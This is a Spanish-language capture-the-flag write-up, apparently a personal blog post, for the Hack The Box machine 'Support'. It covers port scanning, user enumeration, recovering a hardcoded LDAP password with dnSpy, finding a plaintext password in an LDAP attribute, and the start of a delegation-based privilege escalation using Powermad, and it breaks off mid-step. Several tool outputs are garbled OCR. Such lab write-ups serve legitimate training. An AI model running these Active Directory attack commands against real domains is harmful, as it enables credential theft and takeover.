Máquina Support Hack The box Easy

Ping inicial de la máquina:

```
| Solution | Solution
```

Escaneo de puertos de nmap:

```
-$ sudo nmap -p- --min-rate 5000 -n -Pn -sV -sC -vvv 10.10.11.174 -oN scan.txt
[sudo] contraseña para jouker:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-23 11:36 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:36
Completed NSE at 11:36, 0.00s elapsed NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:36
Completed NSE at 11:36, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:36
Completed NSE at 11:36, 0.00s elapsed
Initiating SYN Stealth Scan at 11:36
Scanning 10.10.11.174 [65535 ports]
Discovered open port 445/tcp on 10.10.11.174
Discovered open port 53/tcp on 10.10.11.174
Discovered open port 139/tcp on 10.10.11.174
Discovered open port 135/tcp on 10.10.11.174
Discovered open port 49712/tcp on 10.10.11.174
Discovered open port 464/tcp on 10.10.11.174
Discovered open port 9389/tcp on 10.10.11.174
Discovered open port 49674/tcp on 10.10.11.174
Discovered open port 3268/tcp on 10.10.11.174
Discovered open port 5985/tcp on 10.10.11.174
Discovered open port 49691/tcp on 10.10.11.174
Discovered open port 593/tcp on 10.10.11.174
Discovered open port 3269/tcp on 10.10.11.174
Discovered open port 49664/tcp on 10.10.11.174
Discovered open port 389/tcp on 10.10.11.174
Discovered open port 636/tcp on 10.10.11.174
Discovered open port 49667/tcp on 10.10.11.174
Discovered open port 88/tcp on 10.10.11.174
Discovered open port 49686/tcp on 10.10.11.174
```

```
Scanned at 2025-04-23 11:36:34 CEST for 125s
Not shown: 65516 filtered tcp
PORT STATE SERVICE
REASON VERSION

53/tcp open domain syn-ack ttl 127 Simple DNS Plus

88/tcp open kerberos-sec syn-ack ttl 127 Microsoft Windows RPC

139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn

889/tcp open microsoft-ds? syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)

445/tcp open microsoft-ds? syn-ack ttl 127 Microsoft Windows RPC

593/tcp open tcpwrapped syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0

536/tcp open tcpwrapped syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)

3268/tcp open tcpwrapped syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)

3268/tcp open tcpwrapped syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)

3269/tcp open http syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)

3269/tcp open http syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)

3269/tcp open http syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)

3269/tcp open http syn-ack ttl 127 Microsoft Windows RPC

3889/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

49664/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

49664/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

49664/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

49664/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

49664/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

49664/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

49664/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

49664/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

49664/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

49664/
```

Mientras la enumeración continua, empiezo con la típica enumeración de dominio para añadir al archivo /etc/hosts,

seguidamente de la comprobación de la existencia del user guest. En este caso al listar los shares puedo observar como hay un directorio poco habitual que se llama support-tools, lo vamos a dejar así de momento y de mientras voy a listar con otras opciones

Enumeración de usuarios mediante --rid-brute conseguido

```
| Symbol | 10, 11, 174 | 445 | DC | 1-11, 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 | 174 |
```

Le aplicamos el tratamiento adecuado para obtener los users que nosotros queremos:

```
jouker@ joukerm)-[~/Escritorio/temporal]
 -$ cat usuariosklk.txt | grep SidTypeUser | awk '{print $6}' | awk -F '\' '{print $2}' | sponge usuariosklk.txt
  -(jouker⊛joukerm)-[~/Escritorio/temporal]
_$ cat usuariosklk.txt
Administrator
Guest
krbtgt
DC$
support
smith.rosario
hernandez.stanley
wilson.shelby
anderson.damian
thomas.raphael
levine.leopoldo
raven.clifton
bardot.mary
cromwell.gerard
monroe.david
west.laura
langley.lucy
daughtler.mabel
stoll.rachelle
ford.victoria
```

Por cierto antes de dejarlo completamente de lado gracias a smbclient -H IP -r puedo ver que dentro de support tools, hay literalmente herramientas de soporte para un helpdesk. 7 zip, putty entre otros, voy a tener luego que mirar en detalle a ver klk

```
READ ONLY
                                                                                      support staff tools
 support-tools
  ./support-tools
 dr--r--r--
                                0 Wed Jul 20 19:01:06 2022
                                0 Sat May 28 13:18:25 2022
 dr--r--r--
 fr--r--
fr--r--
fr--r--
fr--r--
fr--r---
fr--r--
                       2880728 Sat May 28 13:19:19 2022
                                                                   7-ZipPortable_21.07.paf.exe
                       5439245 Sat May 28 13:19:55 2022
                                                                   npp.8.4.1.portable.x64.zip
                        1273576 Sat May 28 13:20:06 2022
                                                                   putty.exe
                                                                   SysinternalsSuite.zip
                      48102161 Sat May 28 13:19:31 2022
                       277499 Wed Jul 20 19:01:07 2022
79171 Sat May 28 13:20:17 2022
44398000 Sat May 28 13:19:43 2022
                                                                   UserInfo.exe.zip
                                                                   windirstat1_1_2_setup.exe
                                                                   WiresharkPortable64_3.6.5.paf.exe
 SYSV0L
                                                                                      Logon server share
osed 1 connections
```

Antes de nada voy a realizar un asreproast attack porque ya tengo los usuarios.

```
-(jouker&joukerm)-[~/Escritorio/temporal]
$ impacket-GetNPUsers -usersfile usuariosklk.txt -dc-ip 10.10.11.174 'support.htb/'
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.u
bjects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
    Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
  ] User DC$ doesn't have UF_DONT_REQUIRE_PREAUTH set
    User ldap doesn't have UF_DONT_REQUIRE_PREAUTH set
    User support doesn't have UF_DONT_REQUIRE_PREAUTH set
User smith.rosario doesn't have UF_DONT_REQUIRE_PREAUTH set
    User hernandez.stanley doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User wilson.shelby doesn't have UF_DONT_REQUIRE_PREAUTH set
_] User anderson.damian doesn't have UF_DONT_REQUIRE_PREAUTH set
    User thomas.raphael doesn't have UF_DONT_REQUIRE_PREAUTH set
    User levine.leopoldo doesn't have UF_DONT_REQUIRE_PREAUTH set User raven.clifton doesn't have UF_DONT_REQUIRE_PREAUTH set User bardot.mary doesn't have UF_DONT_REQUIRE_PREAUTH set
  ] User cromwell.gerard doesn't have UF_DONT_REQUIRE_PREAUTH set
  ] User monroe.david doesn't have UF_DONT_REQUIRE_PREAUTH set
    User west.laura doesn't have UF_DONT_REQUIRE_PREAUTH set
    User langley.lucy doesn't have UF_DONT_REQUIRE_PREAUTH set
User daughtler.mabel doesn't have UF_DONT_REQUIRE_PREAUTH set
User stoll.rachelle doesn't have UF_DONT_REQUIRE_PREAUTH set
    User ford.victoria doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Me da que no, quizás con suerte dentro de support alguna herramienta contiene alguna password oculta que me pueda ayudar.

Descargo absolutamente todo y empiezo por la que mas me llama la atención de momento que es sysinternalssuite.zip

```
-(jouker⊛joukerm)-[~/Escritorio/temporal/temporalalcuadrado/temporalalcubo]
sunzip SysinternalsSuite.zip
Archive: SysinternalsSuite.zip
  inflating: ctrl2cap.amd.sys
  inflating: ctrl2cap.exe
  inflating: ldmdump.exe
  inflating: Listdlls.exe
  inflating: Listdlls64.exe
  inflating: ntfsinfo.exe
  inflating: ntfsinfo64.exe
  inflating: portmon.exe
  inflating: psfile.exe
  inflating: psfile64.exe
  inflating: PsGetsid.exe
  inflating: PsGetsid64.exe
  inflating: PsInfo.exe
  inflating: PsInfo64.exe
  inflating: pskill.exe
  inflating: pskill64.exe
  inflating: pslist.exe
  inflating: pslist64.exe
  inflating: PsLoggedon.exe
  inflating: PsLoggedon64.exe
  inflating: pspasswd.exe
  inflating: pspasswd64.exe
  inflating: psping.exe
  inflating: psping64.exe
  inflating: PsService.exe
  inflating: PsService64.exe
  inflating: pssuspend.exe
  inflating: pssuspend64.exe
```

Después de descargarme todo logro presenciar algo que se asemejaba a una contraseña, la voy a dejar aqui guardada por las dudas pero no hace pinta de que sea esta de momento, aún así nunca se sabe

```
PsLogList - Dump event log records.

PsPasswd - Changes account passwords.

PsService - View and control services.
```

Realmente He tenido que tirar de guía porque me he quedado atascado, la máquina de EASY tiene mis 2 * * * * * * . Básicamente, pasos para hacer bien la máquina, hay 2 opciones,

obtener un powershell para linux y que funcione para ejecutar el exe de antes de usersinfo.exe, seguidamente hacer uso de wireshark mientras sacas la comanda para ver la contraseña que corre en segundo plano.

Opción 2 Descargar un fokin windows y dentro de este hacer uso de la herramiento dnSpy para ver el codigo fuente, meterle una pausa a un break, seguidamente ver la credencial, añadirlo al etc/hosts de Windows también, y todo eso haciendo uso de la VPN para ver como funciona realmente la herramienta, supongo que aquí también podrías sacar el wireshark para ver como las credenciales viajan.


En mi caso lo haré con el windows. Primeramente hay que compartir el zip que contiene todos los archivos, para realizar esta tarea es sencillo, hay que compartirlo con python3 -m http.server 8080. Lo mismo con el archivo ovpn

Compartimos la vpn:

Pillamos la vpn:



Foto de la app OPENVPN:




Compartimos el zip entero para ejecutar el archivo dentro de nuestra máquina windows:

```
cd Escritorio/temporal/temporalalcuadrado
   -(jouker⊛joukerm)-[~/Escritorio/temporal/temporalalcuadrado]
total 940
-rw-rw-rw- 1 jouker jouker 277499 abr 23 12:26 azip.zip
-rw-rw-rw- 1 jouker jouker 99840 mar 1 2022 CommandLi
-rw-rw-rw- 1 jouker jouker 22144 oct 23 2021 Microsoft
-rw-rw-rw-r 1 jouker jouker 47216 oct 23 2021 Microsoft
-rw-rw-rw-r 1 jouker jouker 84608 oct 23 2021 Microsoft
-rw-rw-rw-r 1 jouker jouker 64112 oct 23 2021 Microsoft
                                                      2022 CommandLineParser.dll
                                                        2021 Microsoft.Bcl.AsyncInterfaces.dll
                                                        2021 Microsoft.Extensions.DependencyInjection.Abstrac
                                                        2021 Microsoft.Extensions.DependencyInjection.dll
                                                        2021 Microsoft.Extensions.Logging.Abstractions.dll
-rw-rw-rw- 1 jouker jouker 20856 feb 19
                                                        2020 System.Buffers.dll
-rw-rw-rw- 1 jouker jouker 141184 feb 19
                                                        2020 System.Memory.dll
-rw-rw-rw- 1 jouker jouker 115856 may 15
                                                        2018 System.Numerics.Vectors.dll
-rw-rw-rw- 1 jouker jouker 18024 oct 23
                                                        2021 System.Runtime.CompilerServices.Unsafe.dll
-rw-rw-rw- 1 jouker jouker
                                     25984 feb 19
                                                      2020 System. Threading. Tasks. Extensions.dll
drwxrwxr-x 2 jouker jouker
-rwxrwxrwx 1 jouker jouker
-rw-rw-rw- 1 jouker jouker
                                      4096 abr 23 12:22 temporalalcubo
                                     12288 may 27
                                                       2022 UserInfo.exe
                                        563 may 27
                                                      2022 UserInfo.exe.config
   -<u>(iouker⊛ioukerm)-[~/Escrito</u>rio/temporal/temporalalcuadrado]
  -$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```



Esto es la comanda de userinfo.exe cuando nosotros lo ejecutamos, al hacer las comandas, si bien es cierto que ejecuta ldap no vemos ningún tipo de credencial




Cierto es, si no editamos el /etc/hosts de windows no hacemos nada.

```
C:\Users\jouker\Downloads\azip>.\UserInfo.exe find -first *
[-] Exception: El servidor no es funcional.
C:\Users\iouker\Downloads\azip>
```

Simplemente es un listador de usuarios, estos usuarios ya los tenemos gracias al rid-brute del principio, nunca esta de más apuntarlos pero aún así no es lo que estamos buscando.

```
C:\Users\jouker\Downloads\azip>.\UserInfo.exe find -first *
raven.clifton
anderson.damian
monroe.david
cromwell.gerard
west.laura
levine.leopoldo
langley.lucy
daughtler.mabel
bardot.mary
stoll.rachelle
thomas.raphael
smith.rosario
wilson.shelby
hernandez.stanley
ford.victoria
```

Uso de la herramienta dnSPY para ver la password



Podemos ver dentro de LDAP QUERY como vuelan unas credenciales por allí, en este caso nos podemos ir directamente al archivo protected que es donde se encuentra lo que creo que es el encriptador del password

```
Microsoft.VisualStudio.Text.Ul.Wpf (*)
🕨 🗖 Microsoft.VisualStudio.Language.Int
▶ 🗇 netstandard (2.1.0.0)
                                                             // Token: 0x06000012 RID: 18 RVA: 0x00002190 File Offset: 0x00000390
UserInfo (1.0.0.0)
                                                            public LdapOuerv()

■ UserInfo.exe

     D ≅ PE
                                                                 string password = Protected.getPassword();
      ▶ ■■ Tipos de referencias
                                                                                                                   ort.htb", "support\\ldap", pass
      ▶ ■ ■ Referencias
                                                                 this.entry.AuthenticationType = AuthenticationTypes.Secure;
      ▶ {}


✓ { } UserInfo
         FindUserOptions @020000
         D 😘 GetUserOptions @0200000
                                                            public foid query(string first, string last, bool verbose = false)
         ▶ 👣 GlobalOptions @02000001
        ▶ % Program @02000002

■ { } UserInfo.Commands
         🕨 🔩 FindUser @02000008
                                                                     if (first == null && last == null)
         ▶ 4 GetUser @02000009
                                                                          Console.WriteLine("[-] At least one of -first or -last is required.
      UserInfo.Services

▲ * LdapQuery @02000007

            Tipo base e Interfaces
Tipos Derivados
                                                                          string text;
             ♥ LdapQuery(): void @(
                                                                          if (last == null)
              printUser(string, boot)
query(string, string, boot)
ds: Directory searcher
                                                                              text = "(givenName=" + first + ")";
                                                                          else if (first == null)
              entry: DirectoryEntry
         ▶ % Protected @02000006
                                                                              text = "(sn=" + last + ")";
▶ 🗇 mscorlib (4.0.0.0)
```

Mala mía, no era necesario ir a protected, hay que hace f9 en la linea 12 para marcar que quieres hacer una pausa, entonces ejecutas el programa




En este caso el valor de password es = a null

```
Token: 0x06000012 RID: 18 RVA: 0x00002190 File Offset: 0x00000390
                  public LdapQuery()
                      string password = Protected.getPassword();
                      this.entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", passwo
                      this.entry.AuthenticationType = AuthenticationTypes.Secure;
                      this.ds = new DirectorySearcher(this.entry);
                  public void query(string first, string last, bool verbose = false)
                      try
                          if (first == null && last == null)
100 % -
Locales
Nombre
▶ 

    this

                                                    (UserInfo.Services.LdapQuery
                                                   null
  password
```



Por desgracia con Wireshark en windows no me ha funcionado, así que vuelvo a linux con la contraseña obtenida para ver a que usuario pertenece

He hecho la comanda también con --continue-on-success y no ha habido nada diferente para esta ocasión.

Nada de nada conseguido.

Importante, la comanda ldap funciona de la segunda manera no de la primera.

Podríamos buscar también en bloodhound, pero es el user es ldap y me da la sensación de que si hay algo que esconder lo esconde precisamente el user ldap

```
(jouker® joukerm) [--]
$ | ldapsearch -x -H | ldap://10.10.11.174 -D 'support hth/ldap' -w 'nvEfFK16^1aM4$e7ActUT8x$tRWxPW01%lmz' -b "DC=support,DC=htb" |
| ldap_bind: Invalid credentials (49) | additional info: 80090308: LdapErr: DSID-0C090436, comment: AcceptSecurityContext error, data 52e, v4f7c

(jouker® joukerm)-[~]
$ | ldapsearch -x -H | ldap://10.10.11.174 -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPW01%lmz' -b "DC=support,DC=htb"

# extended LDIF
```

Buscando explícitamente información sobre el usuario ldap llegamos a un punto oculto muy secreto donde encontramos una password


```
# support, Users, support.htb
dn: CN=support,CN=Users,DC=support,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: support
c: US
l: Chapel Hill
st: NC
postalCode: 27514
distinguishedName: CN=support, CN=Users, DC=support, DC=htb
instanceType: 4
whenCreated: 20220528111200.0Z
whenChanged: 20220528111201.0Z
uSNCreated: 12617
info: Ironside47pleasure40Watchful
memberut: cn=Snared Support Accounts, CN=Users, DC=support, DC=htb
memberOf: CN=Remote Management Users, CN=Builtin, DC=support, DC=htb
uSNChanged: 12630
company: support
streetAddress: Skipper Bowles Dr
name: support
objectGUID:: CqM5MfoxMEWepIBTs5an8Q==
```

Desde luego que era un Password, después de hacer password sprying conseguimos las credenciales del user support, que este si que parece algo más relevante.

Todo esto solo para llegar a la flag del usuario, aún queda la escalada de privilegios mediante recolección de datos en bloodhound.

Seguidamente, como buena escalada en condiciones vamos a colar nuestro sharphound para extracción de información para ver que podemos hacer desde nuestro user actual

Borramos en neo4j lo que había antes para así poder abrir bien el bloodhound




Ejecutamos el sharphound con la comanda -c all

```
status in militiseconds -v (Default: 2) Enable verbose output --help Display this help screen. --version Display ver (EVIL-WICRM PS C:\temp> ./sharpo.exe -c all (2025-04-25102:40):26.299138-8-07:00] IMFORMATION| This version of SharpHound is compatible with the 4.3.1 Release of BloodHound 2025-04-25102:40:26.4017033-07:00] IMFORMATION| Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote 2025-04-25102:40:26.5266807-07:00] IMFORMATION| [clommonLib LDAPUtlis] Found usable Domain Controller for support.htb : dc.support.htb : dc.suppor
```


Este grupo que me marcado en rojo es poco común, pero tan solo es un grupo...

```
*Evil-WinRM* PS C:\temp> whoami /priv
PRIVILEGES INFORMATION
Privilege Name
                           Description
                                                       State
______
SeMachineAccountPrivilege Add workstations to domain
                                                       Enabled
SeChangeNotifyPrivilege Bypass traverse checking
                                                       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Evil-WinRM* PS C:\temp> whoami
support\support
 Evil-WinRM* PS C:\temp> net user support
User name
                          support
Full Name
Comment
User's comment
Country/region code
                          000 (System Default)
Account active
                          Yes
Account expires
                          Never
Password last set
                          5/28/2022 4:12:00 AM
Password expires
                          Never
Password changeable
                          5/29/2022 4:12:00 AM
Password required
                          Yes
User may change password
                          No
Workstations allowed
                          All
Logon script
User profile
Home directory
Last logon
                          Never
Logon hours allowed
                          All
The command completed successfully
Local Group Memberships
                          *Remote Management Use
```

Pues al parecer ha sido relevante fijarme en el grupo ya que si hacemos lo mismo pero con el usuario para listar que bacaneria puede hacer en el dc.support.htb entonces literalmente no puede hacer más nada que no sea el psremote.



Como siempre, lo podemos explotar tanto con Windows como Con linux, voy a probarlo primeramente con Windows a ver si hay suerte.



He visto que la guia requiere rubeus así que me voy al github fantasma de los compilados y me descargo el rubeus.exe y lo subo a la máquina atacante

Por algún motivo que desconozco la aplicación de bloodhound esta incompleta y no te dice que hay que importar el módulo powermad

```
(jouker⊛joukerm)-[~/Escritorio/temporal]
 -$ git clone https://github.com/Kevin-Robertson/Powermad.git
Clonando en 'Powermad'...
remote: Enumerating objects: 94, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 94 (delta 1), reused 3 (delta 1), pack-reused 86 (from 1)
Recibiendo objetos: 100% (94/94), 95.64 KiB | 694.00 KiB/s, listo.
Resolviendo deltas: 100% (50/50), listo.
  -(jouker® joukerm)-[~/Escritorio/temporal]
total 1660
                               4127 abr 21 22:16 20250421221625_computers.json
-rw-r--r-- 1 root root
                              25178 abr 21 22:16 20250421221625 containers.json
-rw-r--r-- 1 root root
-rw-r--r-- 1 root root
                               3580 abr 21 22:16 20250421221625_domains.json
                              3994 abr 21 22:16 20250421221625_gpos.json
-rw-r--r-- 1 root
                    root
                              82686 abr 21 22:16 20250421221625_groups.json 1931 abr 21 22:16 20250421221625_ous.json
-rw-r--r-- 1 root
                    root
-rw-r--r-- 1 root
                    root
-rw-r--r-- 1 root
                    root
                              26024 abr 21 22:16 20250421221625_users.json
-rw-rw-r-- 1 jouker jouker
                              12302 abr 25 11:42 bz.zip
drwxrwxr-x 3 jouker jouker
                              4096 abr 25 12:06 Powermad
-rw-rw-r-- 1 jouker jouker 446976 abr 25 11:58 киреиs.exe
```

```
*Evil-WinRM* PS C:\temp> import-module ./Powermad.ps1
*Evil-WinRM* PS C:\temp>
```

Importamos módulo y realizamos la comanda que nos indican.

```
| SEVIL-WINRM* PS C:\temp> import-module ./Powermad.ps1
| *Evil-WINRM* PS C:\temp> New-MachineAccount -MachineAccount attackersystem -Password $(ConvertTo-SecureString 'Summer2018!' -AsPlainText -Force)
| F| Machine account attackersystem added | Security | Machine account attackersystem | Security | Machine | Security | Securit
```

Por cierto si que estaba, solo que no he aprendido a leer aún.

En este caso COMO SI HE LEIDO voy tambien a importar el módulo Powerview que nos pide

```
First, if an attacker does not control an account with an SPN set Kevin Robertson's

Powermad project can be used to add a new attacker-controlled computer account:

New-MachineAccount -MachineAccount attackersystem -Password $(Convert To-SecureString 'Summer2018!' -AsPlainText -Force)

PowerView can be used to then retrieve the security identifier (SID) of the newly created computer account:

$ComputerSid = Get-DomainComputer attackersystem -Properties objectsid | Select -Expand objectsid
```

```
*Evil-WinRM* PS C:\temp> upload PowerView.ps1

